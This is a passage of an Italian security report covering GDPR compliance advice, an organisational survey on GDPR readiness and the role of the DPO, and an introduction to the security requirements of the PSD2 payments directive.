3. La prima cosa da fare è delimitare e qualificare il campo di gioco: quali trattamenti di dati personali effettua l'organizzazione? Quali e quanti dati, quali e quanti interessati sono coinvolti, per quanto tempo e con che finalità?
4. Poi è essenziale darsi un orizzonte: un programma di lavoro che parta dai trattamenti più critici per il business e/o per gli interessati, dai rischi più rilevanti, dalle minacce più pericolose, dalle innovazioni più avanzate e si sviluppi nel tempo creando consapevolezza e cultura nell'organizzazione.
5. Conta che questo programma sia serio, documentato, comunicabile e controllato nella sua attuazione. Le risorse sono quelle disponibili compatibilmente con le risorse economiche e organizzative dell'azienda: può essere dichiarato chiaramente.
6. Le metodologie e le tecnologie per la protezione dei dati personali sono le stesse da porre in campo per la conformità ad altre normative applicabili all'organizzazione e per la protezione del business aziendale: trovare le sinergie senza nascondersi i potenziali conflitti consente di ottimizzare le risorse sia in sede di implementazione che di gestione operativa e di controllo.
7. Il GDPR indica che le associazioni di categoria possono diventare il soggetto che consenta di attivare una sorta di "sharing economy" della data protection: condividere i costi e i servizi di supporto fra molte aziende per rendere sostenibile lo sforzo e mantenere alta la qualità degli interventi.

Survey sul nuovo Regolamento Europeo sulla privacy

[A cura di Elena Agresti, Fondazione Global Cyber Security Center e Giancarlo Butti, Europrivacy]

Il quadro normativo che deriva dall'approvazione del Regolamento UE 2016/679 sulla protezione dei dati personali (GDPR nel seguito) è particolarmente complesso e vede coesistere, oltre al GDPR stesso, i preesistenti provvedimenti dell'autorità Garante nazionale, le linee guida previste dallo stesso GDPR e le normative dei singoli Stati dell'UE negli ambiti in cui mantengono la responsabilità legislativa.
L'impatto di questo complesso contesto normativo sulla vita delle aziende sarà certamente rilevante (si veda a questo proposito il capitolo del rapporto Clusit dedicato ad approfondire alcuni aspetti rilevanti del GDPR): è dunque di grande interesse accendere un faro su come le aziende, in concreto, stanno reagendo alle novità, anche considerando che la scadenza decisiva, il 25 maggio 2018, è assai meno lontana di quanto sembri se rapportata alla profondità dell'innovazione.

In questo complesso scenario si situa la Survey che la Fondazione Global Cyber Security Center[1] ed Europrivacy[2] hanno avviato nei confronti delle organizzazioni che in Italia saranno chiamate a rispettare la nuova normativa.
La Survey, alla quale potevano liberamente partecipare tutti coloro che lo desideravano, si è svolta compilando on line un questionario con 25 domande, alcune a risposta singola altre aperta con possibilità di inserimento di commenti, la cui finalità era quella di:

- valutare la percezione dell'impatto implementativo del GDPR nelle organizzazioni italiane
- valutare l'attuale rispondenza delle organizzazioni al GDPR
- valutare il livello di conoscenza del nuovo GDPR in Italia.

Per l'erogazione della survey è stata utilizzata una piattaforma di sondaggio online che ha consentito di raccoglie le risposte in modalità completamente anonima.
Le domande erano organizzate in 6 diverse macro aree:


- PROFILAZIONE, per l'inquadramento del soggetto che partecipa al sondaggio: azienda di appartenenza e il ruolo ricoperto all'interno di essa.
- ORGANIZZAZIONE, la cui finalità è verificare l'attuale presenza nelle organizzazioni di una figura analoga al DPO e ad identificare l'approccio organizzativo che le organizzazioni intendono adottare (DPO risorsa interna/esterna, posizione nell'organizzazione).
- COMPETENZE, che identifica la percezione delle organizzazioni in merito alle competenze principali che dovrebbero caratterizzare un DPO e le risorse del suo team.
- RISORSE, che identifica le necessità da parte delle organizzazioni di dotarsi di risorse da destinare alle attività previste dal GDPR.


[1] Fondazione no-profit di Poste Italiane www.gcsec.org

[2] Osservatorio europeo sul GDPR www.europrivacy.info

- PROCESSI, che è volta a recepire la percezione dell'impatto sui processi aziendali del nuovo approccio basato sull'analisi dei rischi, dell'obbligo di comunicazione dei data breach, del diritto alla portabilità dati, del principio privacy by design…
- FORMAZIONE, che documenta le attività di formazione ad oggi in corso in ambito privacy e valuta l'interesse delle aziende alle certificazioni specifiche per la figura del DPO.


Al sondaggio, dal 15 ottobre 2016 al 4 gennaio 2017 hanno risposto 160 rappresentanti di organizzazioni italiane provenienti per il 36,9% dal settore Informatica e ICT, 23,1% da altro (principalmente dal mondo accademico, consulenza, associazioni di settore, esperti legali/avvocati, …), 13% Banche/Finanza/Assicurazioni, 10% Industria/Manifatturiero, 8,8% Pubblica Amministrazione, 5% Telecomunicazioni, 2,5% Energia e Trasporti. Le organizzazioni di appartenenza nel 46,9 % dei casi operano a livello internazionale, il 37,5 % solo in Italia mentre il rimanete 15,6 % in ambito europeo.







Dalle risposte si evince che le organizzazioni italiane hanno una percezione abbastanza unanime su numerosi aspetti implementativi e relativi impatti del GDPR presso le proprie

realtà aziendali (es. impatto complessivo del GDPR sull'organizzazione, collocazione e competenze del DPO).
Il 64,4 % dei rispondenti dichiara che nella propria organizzazione non è presente una figura equiparabile al DPO ma la maggior parte di loro, in particolare il 86,7 % ritiene utile la sua presenza nella propria organizzazione. Nel restante 35,6 % dei casi la figura equiparabile al DPO svolge a oggi principalmente attività di coordinamento, vigilanza e controllo, di rappresentanza verso il Garante e supporto strategico.






In coerenza con il GDPR che richiede che il DPO riporti direttamente al vertice gerarchico del titolare/responsabile del trattamento e che pur svolgendo altri compiti e funzioni non dia adito a un conflitto di interessi, il 47,5 % delle organizzazioni italiane collocherebbero il DPO a diretto riporto dell'AD mentre il 28,1 % a riporto della Corporate Security. Alcuni rispondenti suggeriscono di inserire il DPO a diretto riporto del Presidente, CDA o dell'Organismo di Vigilanza.





Le organizzazioni italiane non sono tutte concordi, invece, se affidare il ruolo del DPO a una risorsa interna o esterna all'organizzazione. Il 58,1 % sarebbe più propenso ad affidare tale ruolo a un interno mentre il 41,9 % si avvarrebbe di un servizio fornito da un esperto esterno super partes. Tale propensione, probabilmente, è collegata alla presenza nel 35,6% dei casi all'interno dell'organizzazione di una figura equiparabile al DPO.




In ogni caso, 64,2% dei rispondenti ritiene che il possesso di certificazioni sia da considerare un elemento chiave per la scelta del DPO, mentre per il 39% l'anzianità nel ruolo. Titolo di Studio e inquadramento (impiegato/quadro/dirigente) hanno un peso minore in

tale scelta. Il 25,8 % suggerisce altri elementi quali le competenze ed esperienze specifiche di settore, il Curriculum Vitae.






Un dato significativo è che quasi un quarto dei rispondenti, e in particolare il 22,5 %, non sa stabilire se la propria organizzazione ricada o meno tra i soggetti obbligati a dotarsi del DPO in base al GDPR. Il 50,6% ritiene di ricadere in tale categoria mentre il 26,9 % di non essere obbligata a dotarsi di tale figura.




Il 67,5 % ritiene inoltre che ci potrebbero essere delle resistenze da parte dei soggetti designati quali responsabili del trattamento a causa delle corresponsabilità con il Titolare del trattamento dei dati prevista dal GDPR. Infatti, secondo l'art. 82 del GDPR, in alcuni casi un responsabile del trattamento può rispondere direttamente e in solido per l'intero ammontare per il danno causato dal trattamento al fine di garantire il risarcimento effettivo dell'interessato. In particolare ciò avviene solo se il responsabile "non ha adempiuto gli obblighi del presente regolamento specificatamente diretti ai responsabili del trattamento o ha agito in modo difforme o contrario rispetto alle legittime istruzioni del titolare del

trattamento". Inoltre secondo l'art. 83, un responsabile del trattamento è soggetto in varie situazioni alle medesime rilevanti sanzioni amministrative di un Titolare.
D'altra parte, leggendo l'articolo 28 che regola la figura del responsabile, il *processor* – come è significativamente chiamato il responsabile nella verisone inglese del GDPR – sembra rispondere al profilo del Responsabile esterno mentre le attività svolte dal personale interno sono tutte ricondotte alla responsabilità del Titolare.



Il 64,4% dei rispondenti ritiene che il DPO necessiti di risorse e budget dedicato per l'esecuzione dei sui compiti, mentre il 16,3% solo budget dedicato. In particolare per il 68,9% le risorse potrebbero essere meno di 5 e con competenze specifiche su normativa privacy (89.4%), sicurezza delle informazioni (88,1%) e analisi dei rischi (76,9%).



Comparando le risposte della survey con le linee guida sul DPO[3] emesse dal WP29 il 13 dicembre 2016, vi è una sostanziale sovrapposizione fra le risposte fornite e i contenuti delle linee guida.
In particolare per quanto riguarda la sua collocazione nelle organizzazioni. Interessante notare che quasi il 90% dei partecipanti al sondaggio si è dichiarato favorevole alla presenza di una figura equiparabile al DPO; una percentuale molto più alta di quella delle aziende che saranno effettivamente vincolate alla sua designazione. È anche significativo notare come, per le organizzazioni italiane, il primo criterio di scelta di un DPO saranno le certificazioni da questo possedute, anche se tale requisito non è espresso dalla norma o dalle linee guida. Al riguardo considerando che le linee guida indicano fra le qualità professionali:

…DPOs should have ***expertise in national and European data protection laws*** *and practices and an in-depth understanding of the GDPR. It is also helpful if the supervisory authorities promote adequate and regular training for DPOs.*

Knowledge of the business sector and of the organisation of the controller is useful. The DPO should also have sufficient understanding of the processing operations carried out, as well as the ***information systems****, and* ***data security*** *and* ***data protection*** *needs of the controller.*

In the case of a public authority or body, the DPO should also have a sound knowledge of the ***administrative rules and procedures of the organisation****.*

Oltre alle certificazioni specifiche in ambito privacy saranno da considerare ad esempio quelle in ambito sicurezza e di audit.

Le linee guida sul DPO sono anche un prezioso supporto per il 22,5 % delle organizzazioni italiane che ancora non sanno stabilire se la propria organizzazione ricada o meno tra i soggetti obbligati a dotarsi del DPO. Le linee guida forniscono indicazioni utili a stabilire quando un trattamento è effettuato "su larga scala" e quando richiede "un monitoraggio regolare e sistematico degli interessati". In particolare sono suggeriti i seguenti fattori utili a determinare se un trattamento è effettuato su larga scala:

- Il numero di persone interessate - sia come un numero specifico o come percentuale della popolazione in questione
- Il volume di dati e / o la gamma di differenti elementi di dati in elaborazione
- La durata, o la permanenza, l'attività di elaborazione dei dati
- L'estensione geografica dell'attività di trasformazione


Inoltre, le linee guida, a titolo esemplificativo, forniscono i seguenti esempi di trattamenti su larga scala:

- Trattamento dei dati di viaggio delle persone che utilizzano il sistema di trasporto pubblico di una città
- Elaborazione dei dati in tempo reale di geo-localizzazione di clienti di una catena di fast

[3] http://ec.europa.eu/information_society/newsroom/image/document/2016-51/wp243_en_40855.pdf


food internazionale per fini statistici da un responsabile al trattamento specializzato nella fornitura di questi servizi
- Trattamento dei dati dei clienti nel normale corso di attività da una compagnia di assicurazioni o una banca
- Trattamento dei dati personali per la pubblicità comportamentale da un motore di ricerca
- Trattamento dei dati (contenuti, il traffico, la posizione) da parte dei fornitori di servizitelefonici o Internet.

Dal sondaggio emerge anche che le organizzazioni italiane prevedono impatti significativi legati all'attuazione dei nuovi obblighi imposti dal GDPR quali quelli di notifica e comunicazione delle violazioni di dati personali o di valutazioni di impatto prima di procedere ad un nuovo trattamento di dati con caratteristiche innovative.
In particolare, per l'86,1% dei rispondenti l'obbligo di notifica di violazione di dati personali avrà un impatto sul modello organizzativo, per il 57,4% sulle tecnologie utilizzate, per il 23,8 % sul modello di business. Il 7,9% di rispondenti che hanno selezionato "Altro" ha indicato come altri impatti la sicurezza nazionale, modifiche nella contrattualistica e delle responsabilità in caso di incidente, correlazione con le normative internazionali nel caso di multinazionali.



Il principio di *privacy by design* ovvero di protezione dei dati fin dalla fase di ideazione e progettazione di un trattamento o di un sistema oggi risulta applicato solo nel 58,1% dei casi. Il 41,9% dei rispondenti, infatti, dichiara di non tener conto degli adempimenti privacy e dei relativi requisiti di sicurezza al momento della definizione di nuovi servizi. Tale adempimento avrà quindi per il 41% dei casi un impatto significativo nei processi aziendali. Al contempo, è importante segnalare che, anche se il 75 % dei rispondenti dichiara che le misure di sicurezza da attuare a protezione dei dati personali ad oggi vengono identificate tenendo in considerazione i requisiti minimi dettati dal D. Lgs. 196/2003 e successivi provvedimenti del Garante, il 49,4 % identifica le misure di sicurezza a fronte di un'analisi dei rischi.

Per il 52,5% dei rispondenti il rispetto del diritto di portabilità dei dati da un prestatore di servizi a un altro non comporterà un impatto significativo nell'organizzazione.




Per garantire tale diritto i Titolari dovrebbero garantire la trasmissione dei dati in formato strutturato, di uso comune e leggibile da dispositivo automatico. Le linee guida sulla portabilità dei dati[4] emesse sempre il 13 dicembre 2016 dal WP29 forniscono anche esempi e criteri concreti per spiegare le circostanze in cui si applica questo diritto che riguarda i dati forniti consapevolmente e attivamente dal soggetto dati nonché i dati personali generati dalla sua attività. Le linee guida dichiarano esplicitamente che i Titolari dovrebbero essere incoraggiati a garantire l'interoperabilità del formato dei dati al fine di trasmetterli a un altro titolare del trattamento. A livello tecnico, i titolari del trattamento devono offrire diverse modalità di esercizio del diritto alla portabilità dei dati.

[4] http://ec.europa.eu/information_society/newsroom/image/document/2016-51/wp242_en_40852.pdf

Per esempio, essi dovrebbero offrire l'opportunità all'interessato di un download diretto dei propri dati, ma anche garantire una trasmissione diretta dei dati a un altro titolare del trattamento. Tali cambiamenti sicuramente sono di particolare rilevanza per il mondo IT che dovrà adeguarsi al nuovo Regolamento.

Il sondaggio, infine, fornisce anche uno spaccato delle attività di formazione a oggi effettuate nelle organizzazioni italiane per il personale che partecipa ai trattamenti dei dati personali e alle connesse attività di controllo. Il 56,3% dei rispondenti dichiara che vengono svolte campagne interne di sensibilizzazione, il 41,9% attività di formazione e-learning per tutto il personale coinvolto, il 29,4% formazione in aula per il personale coinvolto negli audit mentre il 19,4 % dichiara "altro". È importante segnalare che "altro" include autoformazione, nessuna formazione, formazione già svolta negli anni precedenti e non rinnovata.



Che indicazioni trarre da questa pur limitata finestra aperta sul comportamento delle imprese italiane in questo periodo di progettazione e attuazione della conformità aziendale al GDPR?
Senza pretesa di completezza, alcune conclusioni si possono trarre:

1. Le aziende italiane si stanno muovendo, c'è molta attenzione al tema, cosa confermata peraltro dalla partecipazione ai tanti eventi che soggetti diversi hanno organizzato nei mesi passati e stanno organizzando a diveros titolo.
2. L'introduzione di una nuova figura, il DPO, ha generato attenzione e creato aspettative significative: certamente a livello individuale come nuova opportunità professionale ma anche in chiave organizzativa come snodo rilevante della gestione della conformità
3. La necessità di basare la sicurezza dei dati sull'analisi dei rischi corrisponde ad una tendenza spontanea non marginale già in atto nel campione analizzato

4. Il livello di approfondimento attuale è focalizzato sugli aspetti procedurali e organizzativi mentre non sembra essere ancora avviata una riflessione sulle tecnologie necessarie per sostenere gli obiettivi di compliance in modo efficace ed efficiente come si evince dalle risposte in tema di portabilità dei dati e data breach.

Introduzione alla PSD2 e suoi obiettivi [1]

[A cura di Enrico Toso]

La prima versione della Direttiva sui Servizi di Pagamento (c.d. PSD) 2007/64/CE, entrò in vigore nel 2010 col compito di definire un quadro giuridico comunitario per la fornitura dei servizi di pagamento attraverso la realizzazione di un Area Unica dei Pagamenti in Euro (SEPA), in cui le operazioni tra i diversi Stati potessero essere eseguite con gli stessi livelli di efficienza e di sicurezza previsti per i pagamenti domestici. La sua revisione ha portato all'emissione della Dir. (UE) 2015/2366 (c.d. PSD2) che, pur conservando la struttura e buona parte del testo originario, annulla e sostituisce interamente la precedente con i nuovi provvedimenti.
La PSD2 definisce un quadro giuridico rinnovato per i servizi di pagamento all'interno dell'Area Economica Europea (28 Stati Membri dell'UE più 3 Stati Membri dell'AEE quali Norvegia, Islanda e Liechtenstein) e, attraverso l'applicazione più sistematica di requisiti comuni, si pone l'obiettivo di:

- consolidare il mercato dei pagamenti integrati nell'Unione inserendo nuovi servizi e ampliando lo scopo di quelli esistenti (per valute e geografia);
- estendere i servizi di pagamento a nuovi operatori, le cosiddette Terze Parti (TP);
- recepire gli sviluppi dei progressi tecnologici;
- promuovere condizioni che favoriscano la concorrenza garantendo adeguati livelli di protezione dei dati e delle credenziali dei clienti, degli ambienti operativi e delle comunicazioni.

La PSD2 è stata pubblicata sulla Gazzetta Ufficiale dell'UE il 23 Dicembre 2015 ed è entrata in vigore il 13 Gennaio 2016 (art. 116). Gli Stati Membri sono chiamati a recepire la quasi totalità dei requisiti della Direttiva (ad eccezione di una casistica ben definita di opzioni su cui potranno esercitare una certa autonomia) entro il 13 gennaio 2018 e ad applicarli a partire dalla stessa data (art. 115).

La fase attuale si pone a circa metà del periodo previsto per la realizzazione delle misure necessarie a rispondere agli articoli generali della Direttiva e a circa un terzo del periodo utile per l'attuazione delle misure inerenti la sicurezza e i rapporti con le TP.

È importante notare che il **corpo normativo di riferimento** include anche Norme Tecniche (o Regulatory Technical Standard – c.d. RTS) e Orientamenti (o Guidelines) (art. 98), in corso di sviluppo da parte di EBA, secondo il processo legislativo delle misure di Livello 2 previsto per l'ambito tecnico dei Servizi Finanziari. Degli undici documenti integrativi previsti, tre hanno impatto diretto sulla sicurezza.

[1] Questo lavoro stato realizzatograzie alla collaborazione di:GiancarloButti, ElisabettaCalmasini, DarioCarnelli, CarloDi Giangiacomo, BiagioLammoglia, Giulio Spreafico, MauroVerderosa, AngelaValente.

Di questi il testo definitivo dell'RTS su autenticazione robusta e Open Standard è previsto per la metà di Febbraio 2017 e degli Orientamenti sulle Notifiche di gravi incidenti e sulla Gestione dei rischi ICT per Luglio 2017. Gli RTS seguiranno un specifico iter di ratifica presso la Commissione Europea (CE) e spostano (art. 115) l'entrata in vigore dei relativi articoli all'ultimo trimestre del 2018.

La PSD2 presenta i principali impatti in ambito:

- legale, per quanto riguarda la parte contrattuale;
- operativo, ovvero con effetto sull'erogazione dei servizi;
- tecnico, dove, in particolare, vengono trattate implicazioni di sicurezza e di interazione con le TP e non invece aggiornamenti a prodotti o a sistemi di pagamento, già oggetto della precedente PSD.

Sintesi degli aspetti di sicurezza introdotti dalla PSD2


Gli articoli della PSD2 con maggiore impatto sulla sicurezza fanno capo a:

1. Nuove tipologie di servizi di pagamento e relativi operatori


I nuovi servizi di pagamento identificati dalla PDS2 (All. I alla PSD2) sono i :	Vengono assimilati a Prestatori di Servizi di Pagamento (o Payment Service Provider, c.d. PSP), estendendo così la definizione originaria di Payment Institution (c.d. PI), le corrispondenti tipologie di TP:
PIS - Servizi di disposizione di ordini di pagamento (o Payment Initiation Services)	**PISP** – Prestatori di servizi di disposizione di ordini di pagamento (o Payment Initiation Service Provider) che trasmettono un ordine di pagamento emesso da un cliente che detiene un conto online presso un Istituto di Credito a favore di un conto di un beneficiario o operatore commerciale (e-merchant)

AIS - Servizi di accesso informativo ai dati dei conti	**AISP** – Prestatori di servizi di informazione sui conti di pagamento (o Account Information Service Provider) che forniscono ai clienti che detengono uno o più conti di pagamento online presso uno o più Istituti di Credito, servizi informativi relativi a saldi o movimenti dei conti aperti
Confirmation of Availability of Fund Services - Servizi di consultazione della disponibilità di un conto	**CISP** – Prestatori di servizi di pagamento emittenti strumenti di pagamento basati su carta (Card-based Payment Instrument Issuing Service Provider), che potranno emettere carte di debito a valere su conti di pagamento detenuti dai clienti presso Istituti di Credito diversi
	Con la sigla **ASPSP** si identificano i PSP di radicamento del conto (o Account Servicing Payment Service Provider), ovvero gli Istituti di Credito

Se da un lato ai nuovi PSP che entrano nel mercato sarà richiesto un preventivo accreditamento e la relativa autorizzazione, agli attuali Istituti Bancari sarà concesso di erogare i nuovi servizi dietro semplice registrazione. A questi servizi viene concesso libero accesso agli utenti se solo detengono un conto di pagamento raggiungibile online.



(Logica dei servizi PIS - Fonte: Dutch Payment Association)



(Logica dei servizi AIS - Fonte Elaborazione BEConsulting)

2. Requisiti di autenticazione robusta e di protezione delle credenziali

Allo scopo di ridurre il rischio di frodi per i pagamenti online e di proteggere la riservatezza delle credenziali e dei dati finanziari degli utenti dei servizi di pagamento (c.d. PSU), la PSD2 richiama l'obbligo di Autenticazione robusta del Cliente (o Strong Customer Authentication - c.d. SCA) (art. 97). Questa prevede che, quando un cliente accede al suo conto online, dispone una transazione di pagamento o esegue una qualunque azione attraverso un canale remoto che può implicare un rischio di frode o altro abuso, deve seguire una procedura che validi la sua identità usando almeno due dei seguenti fattori:

- conoscenza (es PIN o password),
- possesso (es. una carta o un token o un dispositivo),
- inerenza (es. impronta digitale o riconoscimento facciale o vocale).

Una novità si rileva sui processi di autenticazione adattiva, laddove il requisito indirizza una forma variabile, più robusta quando necessaria, per proteggere le transazioni più esposte, e più fluida quando possibile, per non appesantire inutilmente l'esperienza operativa dei clienti senza compromettere, d'altro canto, la percezione di affidabilità della soluzione.
Questo si collega al tema delle **esenzioni** che, nella versione del RTS in consultazione (Rif. Norm. 4), EBA consente secondo casistiche ben definite (in caso di: consultazione senza accesso a dati sensibili di pagamento, beneficiario che appartenga ad una white list del pagatore, operazioni ricorrenti per importo e beneficiario, concorrenza di PSP) e non in altre (primo accesso, limite temporale di 1 mese, limiti di un importo cumulato); tuttavia di recente il Parlamento Europeo ha chiesto ad EBA di valutare la reintroduzione delle esenzioni basate su analisi di rischio come da stesura iniziale.

Il peso del requisito è evidenziato dal fatto che vengono imposti oneri finanziari al PSP qualora non avesse previsto procedure basate sulla SCA, a fronte della richiesta di rimborso di un cliente per disguidi o frodi dovuti a tale carenza (art.74).

Un altro tema innovativo è legato al **Dinamic linking** (art. 97.2 e Consid. 95) (art. 2 da RTS - Rif. Norm. 4), ovvero al calcolo del codice dinamico di autorizzazione di una transazione utilizzando dati identificativi del beneficiario e dell'importo per riconoscere se questi dati fossero stati fraudolentemente alterati (anche se tale requisito era già presente in forma di "best practice" in precedenti Orientamenti EBA (Rif. Norm. 1)

3. Nuovi standard aperti di comunicazione sicura con le Terze Parti
Un provvedimento chiave si riferisce alla regola di "Accesso ai conti" (c.d. XS2A), che obbliga le Banche ad autorizzare le nuove TP ad accedere ai conti dei propri clienti e a fornire informazioni sui conti in modo regolamentato e sicuro. Questo sta portando allo sviluppo di appropriati standard tecnici di interoperabilità che assicurino comunicazioni aperte e sicure tra i rispettivi operatori e alla stesura dei relativi processi di mutuo riconoscimento e di intermediazione delle tratte autorizzative del PSU.
